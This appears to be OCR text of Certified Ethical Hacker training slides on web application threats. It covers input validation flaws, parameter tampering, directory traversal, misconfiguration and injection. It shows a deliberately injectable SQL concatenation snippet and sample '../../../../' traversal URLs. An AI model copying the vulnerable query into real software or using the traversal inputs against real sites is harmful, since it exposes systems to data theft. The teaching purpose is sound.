


Web Application Architecture




Web 2.0 Applications


- Web 2.0 refers to a generation of Web applications that **provide an infrastructure** for more dynamic user participation, social interaction and collaboration




Vulnerability Stack



Module Flow



Web Application Threats - 1



Web Application Threats - 2

C|EH Certified Ethical Hacker

Unvalidated Input

C|EH Certified Ethical Hacker

Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers

An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**


```
http://www.juggyboy.com
/login.aspx?user=jasons
@pass=springfield
```

Browser Post Request

```
string sql = "select * from Users
where
user ='" + User.Text + "'
and pwd='" + Password.Text + "'"r
```

Modified Query

Browser input not validated by the web application

Database

Parameter/Form Tampering

- A web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.

Directory Traversal


C|EH Certified Ethical Hacker

01 Directory traversal allows attackers to **access restricted directories** including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory


02 Attackers can **manipulate variables** that reference files with "**dot-dot-slash (../)**" sequences and its variations

03 Accessing files located outside the **web publishing directory** using directory traversal

04
- `http://www.juggyboy.com/process.aspx=../../../../some dir/some file`
- `http://www.juggyboy.com/../../../../some dir/some file`



Security Misconfiguration



Easy Exploitation

Using misconfiguration vulnerabilities, attackers **gain unauthorized accesses** to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

Common Prevalence

Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code

Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the **standard admin pages** on server, logs in with default passwords, and takes over

Injection Flaws

CEH Certified Ethical Hacker

- Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
- Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection — It involves the injection of malicious SQL queries into user input forms

Command Injection — It involves the injection of malicious code through a web application

